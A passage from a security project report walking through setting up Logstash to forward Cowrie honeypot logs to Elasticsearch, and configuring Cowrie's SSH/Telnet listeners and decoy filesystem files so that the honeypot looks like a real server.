
2.2.2 Implementation of Logstash

2.2.2.1 Installation of Logstash

Next, Logstash was also installed onto the 'Cowrie' droplet, to ingest logs produced by Cowrie, then process the log data by transforming/enriching the data, before sending them over to Elasticsearch (installed earlier on the 'ELK' droplet) for indexing, storage and subsequent analysis.

Using the following commands, Logstash version 7.17.21 was installed, the same version was installed for Logstash as the rest of the ELK stack (Elasticsearch and Kibana), to ensure compatibility:

- **wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add –:** Downloaded and added the GPG key for Elasticsearch to verify the package integrity.
- **sudo apt-get install apt-transport-https:** This package was installed to allow APT to use/access repositories via HTTPS.
- **echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list:** This command adds the Elasticsearch repository to the system's package source list.
- **sudo apt-get update && sudo apt-get install logstash:** The package list was updated with Logstash installation files, before Logstash was successfully installed.
- **systemctl logstash start:** Started the Logstash service.
- **systemctl logstash status:** Verified that Logstash service is up and running.




```
moorie@cowrie:~$ systemctl status logstash
● logstash.service - logstash
     Loaded: loaded (/etc/systemd/system/logstash.service; enabled; vendor preset: >
     Active: active (running) since Sun 2024-06-09 13:32:24 UTC; 5 days ago
   Main PID: 32273 (java)
      Tasks: 35 (limit: 4647)
     Memory: 869.4M
        CPU: 54min 58.386s
     CGroup: /system.slice/logstash.service
             └─32273 /usr/share/logstash/jdk/bin/java -Xms1g -Xmx1g -XX:+UseConcMar>

Warning: some journal files were not opened due to insufficient permissions.
lines 1-11/11 (END)
```

2.2.2.2 Configuration of Logstash


After installation, Logstash is configured to direct Cowrie logs into Logstash for data processing, before sending the refined log data to Elasticsearch (and from Elasticsearch, towards Kibana).

A new file '**cowrie.conf**' was created, to read and parse the JSON format log files from Cowrie, and send it to Elasticsearch.

- Cowrie offers two types of logs – cowrie.log versus cowrie.JSON. JSON format was chosen, because Elasticsearch works very well with JSON logs, by naturally identifying and classifying field names based on the raw log data received from Logstash.



```
moorie@cowrie:/etc/logstash/conf.d$ ls
cowrie.conf  input.conf
moorie@cowrie:/etc/logstash/conf.d$ nano cowrie.conf
```




```
  GNU nano 6.2                                            cowrie.conf
input {
 file {
   path => "/var/log/cowrie/cowrie.json"
   codec => json
   type => "cowrie"
   start_position => "beginning"
 }
}

filter {
   if [type] == "cowrie" {
        date {
          match => [ "timestamp", "ISO8601" ]
          target => "@timestamp"
        }
    }
}


output {
 elasticsearch {
   hosts => ["152.42.226.19:9200"]
   index => "cowrie-ecs"
 }

 stdout {
   codec => rubydebug
 }
}
```


- **input {}:** Defines how Logstash takes in log data from Cowrie honeypot.
    - **file {}:** Tells Logstash to read from a file.
        - **path = "/var/log/cowrie/cowrie.json":** Tells Logstash to read the Cowrie JSON log files from here.
        - **codec => json:** Tells Logstash to parse incoming data as JSON.
        - **start_position =>"beginning":** Tells Logstash to read from the beginning of the file.
- **filter {}:** This was done to adjust such that both fields 'timestamp' and '@timestamp' are matched (by default, both fields did not tally), and subsequently reflected as such on Kibana.
    - **if [type] == "cowrie" {}:** Check if event type is 'cowrie'.
        - **match => ["timestamp", "ISO8601"]:** Make the field titled 'timestamp', match the date format called 'ISO8601'.
        - **Target => "@timestamp":** Store the parsed dates under "@timestamp"
- **output {}:** Defines how/where Logstash directs output data towards Elasticsearch.
    - **elasticsearch {}**
        - **hosts => ["152.42.226.19:9200"]:** Tells Logstash to direct output data to the droplet where Elasticsearch is stored, at Elasticsearch's default listening port 9200.
        - **index => "cowrie-ecs":** Defines the index name within Elasticsearch where the logs are to be stored.

- **stdout {}**
  - **codec => rubydebug:** Formats log outputs in human-readable form, for easy debugging purposes.

In a Logstash setup, different pipelines are used to process different types of data, from a variety of sources. In this context, since only Cowrie honeypots are to be sent to Logstash for processing, a singular pipeline was created. A new pipeline file **/etc/logstash/pipelines.yml** was created with the following configurations:



```
moorie@cowrie:/etc/logstash$ nano pipelines.yml
```



```
  GNU nano 6.2                                pipelines.yml
# This file is where you define your pipelines. You can define multiple.
# For more information on multiple pipelines, see the documentation:
#   https://www.elastic.co/guide/en/logstash/current/multiple-pipelines.html

#- pipeline.id: main
  #  path.config: "/etc/logstash/conf.d/input.conf"
  #- pipeline.id: main
  #path.config: "/etc/logstash/conf.d/input.conf"
- pipeline.id: cowrie
  path.config: "/etc/logstash/conf.d/cowrie.conf"
```

- **pipeline.id: cowrie:** Assigned the name ‘cowrie’ to this pipeline. This is simply for naming purposes, so that it will be easier to identify and manage the pipeline.
- **path.config: “/etc/logstash/conf.d/cowrie.conf”:** Points Logstash to the pipeline’s configuration file. This configuration file, as defined earlier, would contain detailed instructions to guide Logstash regarding reading, processing and outputting data.


With the Logstash pipeline configured, the implementation of Logstash was completed.

2.2.3 Implementation of Cowrie Honeypot

Next, the Cowrie honeypot service was installed. Cowrie is a commonly-used honeypot software designed to mimic both an SSH as well as a Telnet server. Such honeypots are normally used for network defense and monitoring, or even for security research – where attackers’ behavior can be monitored and logged, from being able to observe their login attempts, to logging and analyze their behavior/commands used if/when they manage to gain access. Therefore, such honeypots can also capture and study the exploitation process of zero-day vulnerabilities and uncover vital information early, regarding how the attack was conducted.


2.2.3.1 Installation of Cowrie Honeypot

Using **apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv**, specific packages and dependencies were installed, to ensure that the system has necessary tools and libraries to install Cowrie:



```
root@Cowrie:~# apt-get install git python3-virtualenv libssl-dev libffi-dev build-essential libpython3-dev python3-minimal authbind virtualenv
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-minimal is already the newest version (3.10.6-1~22.04).
python3-minimal set to manually installed.
The following additional packages will be installed:
  bzip2 cpp cpp-11 dpkg-dev fakeroot fontconfig-config fonts-dejavu-core g++ g++-11 gcc gcc-11 gcc-11-base gcc-12-base javascript-common
```


Subsequently, git clone http://github.com/cowrie/cowrie clones the Cowrie repository from Github, fetching all files required to set up and configure the Cowrie honeypot:



```
moorie@cowrie:~$ git clone http://github.com/cowrie/cowrie
Cloning into 'cowrie'...
warning: redirecting to https://github.com/cowrie/cowrie/
remote: Enumerating objects: 17547, done.
remote: Counting objects: 100% (2618/2618), done.
remote: Compressing objects: 100% (487/487), done.
remote: Total 17547 (delta 2408), reused 2179 (delta 2129), pack-reused 14929
Receiving objects: 100% (17547/17547), 9.91 MiB | 16.75 MiB/s, done.
Resolving deltas: 100% (12415/12415), done.
moorie@cowrie:~$ █
```


2.2.3.2 Setting Up Virtual Environment for Cowrie

A virtual environment was set up for Cowrie, to create a self-contained directory to ensure that the project's dependencies will be managed independently. Using **apt-get install python3.10-venv**, the Python 3.10 virtual environment package was installed:



```
root@Cowrie:~# apt-get install python3.10-venv
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  python3.10-venv
```

Next, the following commands were executed to set up and run the virtual environment for Cowrie:




```
moorie@cowrie:~/cowrie$ python3 -m venv cowrie-env
moorie@cowrie:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) moorie@cowrie:~/cowrie$ python -m pip install --upgrade pip
Requirement already satisfied: pip in ./cowrie-env/lib/python3.10/site-packages (22.0.2)
Collecting pip
  Downloading pip-24.0-py3-none-any.whl (2.1 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 35.8 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 22.0.2
    Uninstalling pip-22.0.2:
      Successfully uninstalled pip-22.0.2
Successfully installed pip-24.0
(cowrie-env) moorie@cowrie:~/cowrie$ python -m pip install --upgrade -r requirements.txt
Collecting appdirs==1.4.4 (from -r requirements.txt (line 1))
  Downloading appdirs-1.4.4-py2.py3-none-any.whl.metadata (9.0 kB)
Collecting attrs==23.2.0 (from -r requirements.txt (line 2))
```


- **python -m venv cowrie-env:** Created a new Python virtual environment named ‘cowrie-env’
- **source cowrie-env/bin/activate:** Activated ‘cowrie-env’ virtual environment.
- **python -m pip install --upgrade pip:** Within the virtual environment, upgraded the ‘pip’ package (Python package installer) to the latest version.
- **python -m pip install --upgrade -r requirement.txt:** Within the virtual environment, installed all Python packages listed within ‘requirements.txt’, and upgraded to ensure that all dependencies are updated.

2.2.3.3 Adjusting Cowrie – Configuration File ‘cowrie.cfg’


The Cowrie honeypot’s configuration file **cowrie.cfg** was adjusted in the following manner:




```
moorie@cowrie:/root$ source ~/cowrie/cowrie-env/bin/activate
(cowrie-env) moorie@cowrie:/root$ cd /home/moorie/cowrie/etc
(cowrie-env) moorie@cowrie:~/cowrie/etc$ ls
cowrie.cfg  cowrie.cfg.dist  userdb.example
(cowrie-env) moorie@cowrie:~/cowrie/etc$ nano cowrie.cfg
(cowrie-env) moorie@cowrie:~/cowrie/etc$ 
```



```
[honeypot]

# Sensor name is used to identify this Cowrie instance. Used by the database
# logging modules such as mysql.
#
# If not specified, the logging modules will instead use the IP address of the
# server as the sensor name.
#
# (default: not specified)
#sensor_name=myhostname

# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment
#
# (default: svr04)
hostname = sshserver77
```



```
# Endpoint to listen on for incoming SSH connections.
# See https://twistedmatrix.com/documents/current/core/howto
# (default: listen_endpoints = tcp:2222:interface=0.0.0.0)
# (use systemd: endpoint for systemd activation)
# listen_endpoints = systemd:domain=INET:index=0
# For both IPv4 and IPv6: listen_endpoints = tcp6:2222:inter
# Listening on multiple endpoints is supported with a single
# e.g listen_endpoints = "tcp:2222:interface=0.0.0.0 tcp:102
# use authbind for port numbers under 1024

listen_endpoints = tcp:2222:interface=0.0.0.0
```




```
# ============================================================================
# Telnet Specific Options
# ============================================================================
[telnet]

# Enable Telnet support, disabled by default
enabled = true

# Endpoint to listen on for incoming Telnet connections.
# See https://twistedmatrix.com/documents/current/core/howto/endpoints.html#servers
# (default: listen_endpoints = tcp:2223:interface=0.0.0.0)
# (use systemd: endpoint for systemd activation)
# listen_endpoints = systemd:domain=INET:index=0
# For IPv4 and IPv6: listen_endpoints = tcp6:2223:interface=\:\: tcp:2223:interface=0.0.0.0
# Listening on multiple endpoints is supported with a single space seperator
# e.g "listen_endpoints = tcp:2223:interface=0.0.0.0 tcp:2323:interface=0.0.0.0" will resul
# use authbind for port numbers under 1024

listen_endpoints = tcp:2223:interface=0.0.0.0


# Source Port to report in logs (useful if you use iptables to forward ports to Cowrie)
#reported_port = 23
```

- **hostname = sshserver77**: By default, Cowrie's hostname was set to '**svr04**', which fluent attackers would immediately recognize that this is a Cowrie honeypot. Therefore, it was changed to '**sshserver77**' to make the server more realistic.
- **SSH Settings:**
  - **listen_endpoints = tcp:2222:interface=0.0.0.0**: Specifies that Cowrie's SSH service should listen on Port 2222, on all network interfaces.
- **Telnet Settings:**
  - **enabled = true**: Enable Cowrie's Telnet service.
  - **listen_endpoints = tcp:2223:interface=0.0.0.0**: Specifies that Cowrie's Telnet service should listen on Port 2223, on all network interfaces.


2.2.3.4 Adjusting Cowrie – 'cowrie/honeyfs/etc'

In Cowrie, the **honeyfs/etc** file contains fake filesystem data that mimics a typical Linux system's **'/etc'** directory – such as the storage of configuration files and passwords. **honeyfs/etc** was designed to deceive attackers by showing system files that are normally found in vulnerable servers. However, the Cowrie honeypot is known to contain many default words (such as 'Phil', 'svr04' and 'cowrie') that will immediately alert astute attackers that they are interacting with a honeypot, instead of an actual server. Therefore, files within **honeyfs/etc** were adjusted to replace these default settings:




```
moorie@cowrie:~/cowrie/honeyfs/etc$ pwd && ls
/home/moorie/cowrie/honeyfs/etc
group  host.conf  hostname  hosts  inittab  issue  motd  passwd  resolv.conf  shadow
```

- **cowrie/honeyfs/etc/group:** Removed the Cowrie default '**Phil**'.




```
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:daisy
floppy:x:25:daisy
tape:x:26:
sudo:x:27:
audio:x:29:daisy
dip:x:30:daisy
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:daisy
sasl:x:45:
plugdev:x:46:daisy
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
libuuid:x:101:
crontab:x:102:
vboxsf:x:103:
ssh:x:104:
daisy:x:1000:
```

- **cowrie/honeyfs/etc/hostname:** Changed from Cowrie honeypot default 'svr04' to 'sshserver77'




```
sshserver77
```

- **cowrie/honeyfs/etc/hosts:** Created new hosts with different server names to make it realistic.




```
127.0.0.1       localhost
127.0.1.1       nas3
192.168.43.78   server17
192.168.12.5    server18
172.16.32.11    server19
172.16.11.39    server20
192.168.2.33    server21

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- **cowrie/honeyfs/etc/passwd:** Added more user accounts. Removed the Cowrie default ‘**Phil**’.



```
  GNU nano 6.2                                              passwd *
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
sshd:x:101:65534::/var/run/sshd:/usr/sbin/nologin
daisy:x:1000:1000:Phil California,,,:/home/daisy:/bin/bash
admin:x:1000:1000:Admin,,,:/home/admin:/bin/bash
guest:x:1000:1000:Guest,,,:/home/guest:bin/bash
kali:x:1000:1000:Kali,,,:/home/kali:bin/bash
```

- **cowrie/honeyfs/etc/shadow:** Added more user accounts, ensure that the usernames match the **passwd** file. Removed the Cowrie default ‘**Phil**’.




moorie@cowrie: ~/cowrie/honeyfs/etc
File Actions Edit View Help

```
  GNU nano 6.2                                              shadow *
root:$6$4aOmWdpJ$/kyPOik9rR0kSLyABIYNXgg/UqlWX3c1eIaovOLWphShTGXmuUAMq6iu9DrcQqlVUw3Pirizns4u27w3Ugvb6.:15800:0:99999:7:::
daemon:*:15800:0:99999:7:::
bin:*:15800:0:99999:7:::
sys:*:15800:0:99999:7:::
sync:*:15800:0:99999:7:::
games:*:15800:0:99999:7:::
man:*:15800:0:99999:7:::
lp:*:15800:0:99999:7:::
mail:*:15800:0:99999:7:::
news:*:15800:0:99999:7:::
uucp:*:15800:0:99999:7:::
proxy:*:15800:0:99999:7:::
www-data:*:15800:0:99999:7:::
backup:*:15800:0:99999:7:::
list:*:15800:0:99999:7:::
irc:*:15800:0:99999:7:::
gnats:*:15800:0:99999:7:::
nobody:*:15800:0:99999:7:::
libuuid:!:15800:0:99999:7:::
sshd:*:15800:0:99999:7:::
daisy:$6$ErqInBoz$FibX212AFnHMvyZdWW87bq5Cm3214CoffqFuUyzz.ZKmZ725zKqSPRRlQ1fGGP02V/WawQWQrDda6YiKERNR61:15800:0:99999:7:::
admin:$6$eKcg3JfCpMwQO94r$VK5EQG7jjw2NOGZRT4w1Frr/qTg66NGLTHDveY.VB5BEGSEmsfz1hBZ4cx9.bL2NbRMjTB0OhGHVn2G6PnT0A0:15800:0:99999:7:::
guest:$6$zyQ6rJG3w3p6EcLb$wlmxgJiJwFYr5Ccdg9SOzW8Rcn1tAdKl/FBC9zyCKBKOeP4p71ZR4RLT3H8KU7nBeZfFsOQl5f.zJ82wnXiWa/:15800:0:99999:7:::
kali:$6$HcpqPlQl0HbRf/0G$2EwJTGKtcqF/rI6W3ldQmeZMQFkU2ENH3KtZU9UFU7oo45hBZoxRzU2qf/38pHnAY5NNUUnZuXz75oF0vCPuT.:15800:0:99999:7:::
```

2.2.3.4 Adjusting Cowrie – ‘cowrie/bin’

